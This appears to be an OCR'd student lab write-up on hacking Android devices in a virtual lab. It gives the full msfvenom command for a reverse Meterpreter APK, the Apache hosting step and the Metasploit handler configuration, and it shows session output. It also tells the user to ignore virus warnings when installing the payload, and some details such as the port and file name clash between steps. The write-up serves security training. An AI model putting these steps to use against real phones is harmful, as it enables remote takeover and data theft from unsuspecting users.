HACKING MOBILE PLATFORMS

BY


DEWTON KIPROP

LAB 1


Lab Tasks

Task 1: Hack an Android Device by Creating Binary Payloads using Parrot Security


- Turn on your attacking machine for my case (kali Linux offensive) and android virtual machines.
- Switch to the kali Linux virtual machine log in, enter user name and password then press enter.
- Terminal Opening: To open a Terminal session, click the MATE Terminal icon at the top of the Desktop window.
  Getting to the Root User: Type sudo su into the Kali Linux Terminal window and hit Enter. With this command, you can run programs as the root user.
  Entering a Password: Enter the password and hit Enter when prompted in the [sudo] password for attacker area. Keep in mind that the password you typed won't show up on the screen.
  How to Access the Root Directory: To access the root directory, type cd and hit Enter.



PostgreSQL service startup:
Enter service PostgreSQL start in the Parrot/kali Terminal window and hit Enter. With this command, the PostgreSQL database service is started.




Checking attacking machine Ip by typing ifconfig.




Generating Reverse Meterpreter Application: In the Parrot/kali Terminal window, type the following command and press Enter to generate a reverse meterpreter application named androidapp.apk:

msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=4444 R > /var/www/html/androidapp.apk

Note: This command creates an APK (androidapp.apk) in the /var/www/html/ directory. Here, 192.168.56.101 represents the IP address of the Parrot Security machine.



Checking if the share folder is available by running the command ls -l



Now type service apache2 start and press enter to start the Apache web browser.

```
┌──(root㉿kali)-[/var/www/html]
└─# service apache2 start

┌──(root㉿kali)-[/var/www/html]
└─#
```

Right Ctrl

Checking apache2 status by typing service apache2 status.


```
┌──(root㉿kali)-[/home/king]
└─# service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor p>
     Active: active (running) since Sat 2024-03-09 07:31:33 EST; 1h 3min ago
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 1956 ExecStart=/usr/sbin/apachectl start (code=exited, status=0>
   Main PID: 1967 (apache2)                                                  56.255
      Tasks: 8 (limit: 2200)                                                 k>
     Memory: 24.2M
        CPU: 521ms
     CGroup: /system.slice/apache2.service
             ├─1967 /usr/sbin/apache2 -k start
             ├─1973 /usr/sbin/apache2 -k start
             ├─1974 /usr/sbin/apache2 -k start
             ├─1975 /usr/sbin/apache2 -k start
             ├─1976 /usr/sbin/apache2 -k start
             ├─1977 /usr/sbin/apache2 -k start
             ├─3124 /usr/sbin/apache2 -k start
             └─6993 /usr/sbin/apache2 -k start

Mar 09 07:31:32 kali systemd[1]: Starting The Apache HTTP Server ...
Mar 09 07:31:33 kali systemd[1]: Started The Apache HTTP Server.


┌──(root㉿kali)-[/home/king]
└─# msfconsole
```

Right Ctrl

Type msfconsole and press enter to launch Metasploit framework.

```
┌──(root㉿kali)-[/var/www/html]
└─# msfconsole
```

In msfconsole, type use exploit/multi/handler and press enter



Now issue the following commands to the msfconsole

- Set payload android/meterpreter/reverse_tcp
- Type set LHOST (Ip) 192.168.56.101 and press enter
- Type show options and press enter. This command lets you know the listening port.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (android/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.56.101   yes       The listen address (an interface may b
                                     e specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


Type exploit -j -z or exploit and press enter. This command runs the exploit as a background job.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.56.101:4444
[*] Sending stage (77780 bytes) to 192.168.56.1
[*] Meterpreter session 1 opened (192.168.56.101:4444 → 192.168.56.1:57876 )
 at 2024-03-09 09:10:12 -0500

meterpreter > sessions
```

```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.56.101:4444
msf6 exploit(multi/handler) >
```

Switch to android emulator virtual machine.


In the android emulator Gui click the chrome icon on the lower section of the home screen to launch the browser.




In the address bar, type http://192.168.56.101:8000/androidApp.apk and press enter.


Note if the pop up appears click allow.

This will download direct.







- Post-Download Notification: After the download completes, a notification will appear at the bottom of the browser window.
- Opening the Application: Click "Open" in the notification to launch the downloaded application.
- Storage Access Pop-up: If Chrome requests storage access for file downloads, a pop-up will appear. Click "Continue" to grant the necessary permissions.
- Ignoring Virus Warning: If a pop-up indicates that the file contains a virus, disregard the message and proceed with the download.
- Allowing Chrome Access: In response to the prompt "Allow Chrome to access photos, media, and files on your device?", click "ALLOW" to permit necessary access.
- Handling Warning Messages: If any warning messages appear at the lower section of the browser window, click "Ok" or "Download anyway" to proceed with the download and installation.
- After the download is finishes, a notification appears at the bottom of the browser but in our case, it is at the top window. Click open to open the application.




